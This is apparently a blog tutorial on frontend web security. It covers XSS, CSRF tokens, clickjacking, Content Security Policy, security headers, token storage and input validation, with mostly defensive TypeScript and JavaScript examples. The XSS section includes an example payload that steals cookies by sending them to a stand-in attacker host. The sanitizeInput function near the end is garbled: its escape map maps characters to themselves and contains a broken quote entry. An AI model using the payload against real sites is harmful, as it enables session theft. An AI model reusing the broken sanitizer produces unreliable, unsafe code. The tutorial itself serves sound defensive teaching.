Web security for frontend developers: essential guide

Originally published on Bemorex Learn, our learning platform. · Leer en español
Security starts at the frontend
Many frontend developers think that security is solely the backend's responsibility. This is a serious mistake. The frontend is the first line of defense and the most exposed attack surface of your application.
In this article we'll cover the most critical vulnerabilities affecting the frontend and how to prevent them with concrete code.
XSS: Cross-Site Scripting
XSS is the most common vulnerability in web applications. It occurs when an attacker injects malicious scripts that execute in other users' browsers.
Types of XSS
| Type | Description | Persistence |
|---|---|---|
| Reflected | The script comes from the URL or parameters | Non-persistent |
| Stored | The script is saved in the database | Persistent |
| DOM-based | The script manipulates the DOM directly | Non-persistent |
Vulnerability example

// VULNERABLE: inserting user input directly into the DOM
const searchQuery = new URLSearchParams(window.location.search).get('q');
document.getElementById('results').innerHTML = `Results for: ${searchQuery}`;

// An attacker can send:
// https://yoursite.com/search?q=<script>document.location='https://evil.com/steal?cookie='+document.cookie</script>
Prevention in vanilla JavaScript
The golden rule: never use innerHTML with user data. Use textContent for plain text.
// SAFE: use textContent
const searchQuery = new URLSearchParams(window.location.search).get('q') ?? '';
const resultsEl = document.getElementById('results');
if (resultsEl) {
  resultsEl.textContent = `Results for: ${searchQuery}`;
}
Prevention in Angular
Angular automatically sanitizes interpolations in templates. However, there are risk points:
// Angular sanitizes this automatically
// template: `<p>{{ userInput() }}</p>`

// DANGEROUS: bypassing sanitization
// Only use bypassSecurityTrustHtml when you trust the source 100%
// Example: Markdown content processed internally
CSRF: Cross-Site Request Forgery
CSRF tricks the browser into sending authenticated requests to sites where the user has an active session.
How the attack works
- The user logs into your application (has a session cookie)
- The user visits a malicious site
- The malicious site makes a request to your API using the user's cookie
- Your API processes the request as if it were legitimate
Prevention with CSRF tokens
// Express middleware to generate and validate CSRF tokens
import crypto from 'crypto';

interface CsrfSession {
  csrfToken?: string;
}

function generateCsrfToken(): string {
  return crypto.randomBytes(32).toString('hex');
}

// Middleware: add the token to the session
function csrfProtection(
  req: { session: CsrfSession; method: string; headers: Record<string, string | undefined> },
  res: { status: (code: number) => { json: (body: Record<string, string>) => void } },
  next: () => void
): void {
  if (req.method === 'GET') {
    req.session.csrfToken = generateCsrfToken();
    next();
    return;
  }

  const token = req.headers['x-csrf-token'];
  if (!token || token !== req.session.csrfToken) {
    res.status(403).json({ error: 'Invalid CSRF token' });
    return;
  }

  next();
}
On the frontend
// Send the CSRF token with every request
async function secureFetch(url: string, options: RequestInit = {}): Promise<Response> {
  const csrfToken = document.querySelector<HTMLMetaElement>(
    'meta[name="csrf-token"]'
  )?.content;

  return fetch(url, {
    ...options,
    headers: {
      ...options.headers,
      'X-CSRF-Token': csrfToken ?? ''
    },
    credentials: 'same-origin'
  });
}
Clickjacking
Clickjacking hides your site inside an iframe on a malicious site, tricking the user into clicking without knowing it.
Prevention
// HTTP header (configure on the server)
// X-Frame-Options: DENY

// Or with CSP (more modern):
// Content-Security-Policy: frame-ancestors 'none'

// Additional JavaScript defense (framebusting)
if (window.self !== window.top) {
  // We are inside an iframe
  window.top.location = window.self.location;
}
Content Security Policy (CSP)
CSP is the most powerful defense mechanism against XSS. It defines exactly which resources your page can load.
Essential directives
| Directive | Controls | Recommendation |
|---|---|---|
default-src |
Fallback for all | 'self' |
script-src |
JavaScript | 'self' (never 'unsafe-eval') |
style-src |
CSS | 'self' + hash or nonce |
img-src |
Images | 'self' + trusted domains |
connect-src |
fetch/XHR | 'self' + your API |
frame-ancestors |
Who can embed you | 'none' |
Gradual implementation
Don't activate CSP all at once in production. Use the Content-Security-Policy-Report-Only mode first to detect violations without breaking the application.
Essential security headers
Every modern frontend should be served with these HTTP headers:
# Prevent MIME type sniffing
X-Content-Type-Options: nosniff

# Prevent clickjacking
X-Frame-Options: DENY

# Force HTTPS
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload

# Control what information is sent in the Referer
Referrer-Policy: strict-origin-when-cross-origin

# Control browser APIs
Permissions-Policy: camera=(), microphone=(), geolocation=()
Browser storage security
localStorage vs cookies

// NEVER store sensitive tokens in localStorage
// localStorage is accessible to any script (vulnerable to XSS)

// For authentication tokens, use HttpOnly cookies
// Set-Cookie: token=abc123; HttpOnly; Secure; SameSite=Strict

// If you need to store non-sensitive data in localStorage:
function safeStore(key: string, value: string): void {
  try {
    localStorage.setItem(key, value);
  } catch {
    // QuotaExceededError or access denied (private mode)
    console.warn('Could not save to localStorage');
  }
}
Frontend input validation
Frontend validation is for UX, not for security. Always validate on the backend as well. But good frontend validation reduces the attack surface:
// Common validations
const validators = {
  email: (value: string): boolean =>
    /^[^\s@]+@[^\s@]+\.[^\s@]+$/.test(value),

  noHtml: (value: string): boolean =>
    !/<[^>]*>/g.test(value),

  maxLength: (value: string, max: number): boolean =>
    value.length <= max,

  alphanumeric: (value: string): boolean =>
    /^[a-zA-Z0-9\s]+$/.test(value),

  url: (value: string): boolean => {
    try {
      const url = new URL(value);
      return ['http:', 'https:'].includes(url.protocol);
    } catch {
      return false;
    }
  }
};
Frontend security checklist
Before each deploy, verify:
- [ ] CSP headers configured and tested
- [ ] All inputs sanitized and validated
- [ ] No
innerHTMLwith user data - [ ] Tokens in HttpOnly cookies, not in localStorage
- [ ] HTTPS enforced with HSTS
- [ ] Dependencies updated (
npm audit) - [ ] HTTP security headers configured
- [ ] No secrets or API keys in frontend code
- [ ] CORS configured restrictively
- [ ]
X-Frame-Optionsorframe-ancestorsconfigured
Conclusion
Frontend security is not optional. Every XSS, CSRF, or clickjacking vulnerability can compromise all your users. The defenses we've covered are the bare minimum for any modern web application.
Implement these protections from the start of the project, not as an afterthought. Security is much cheaper when designed from the beginning.
Code examples
TypeScript
// Input sanitization to prevent XSS
function sanitizeInput(input: string): string {
const map: Record<string, string> = {
'&': '&',
'<': '<',
'>': '>',
'"': '"',
"'": ''',
'/': '/'
};
return input.replace(/[&<>"'/]/g, (char) => map[char]);
}
// Never do this:
// element.innerHTML = userInput;
// Instead:
// element.textContent = userInput;
// In Angular, the framework sanitizes automatically
// but be careful with bypassSecurityTrustHtml()JavaScript
// Content Security Policy in Express.js
const helmet = require('helmet');

app.use(helmet.contentSecurityPolicy({
  directives: {
    defaultSrc: ["'self'"],
    scriptSrc: ["'self'", "'strict-dynamic'"],
    styleSrc: ["'self'", "'unsafe-inline'"],
    imgSrc: ["'self'", "data:", "https:"],
    connectSrc: ["'self'", "https://api.yourdomain.com"],
    fontSrc: ["'self'", "https://fonts.gstatic.com"],
    objectSrc: ["'none'"],
    mediaSrc: ["'self'"],
    frameSrc: ["'none'"],
    baseUri: ["'self'"],
    formAction: ["'self'"],
    frameAncestors: ["'none'"],
    upgradeInsecureRequests: []
  }
}));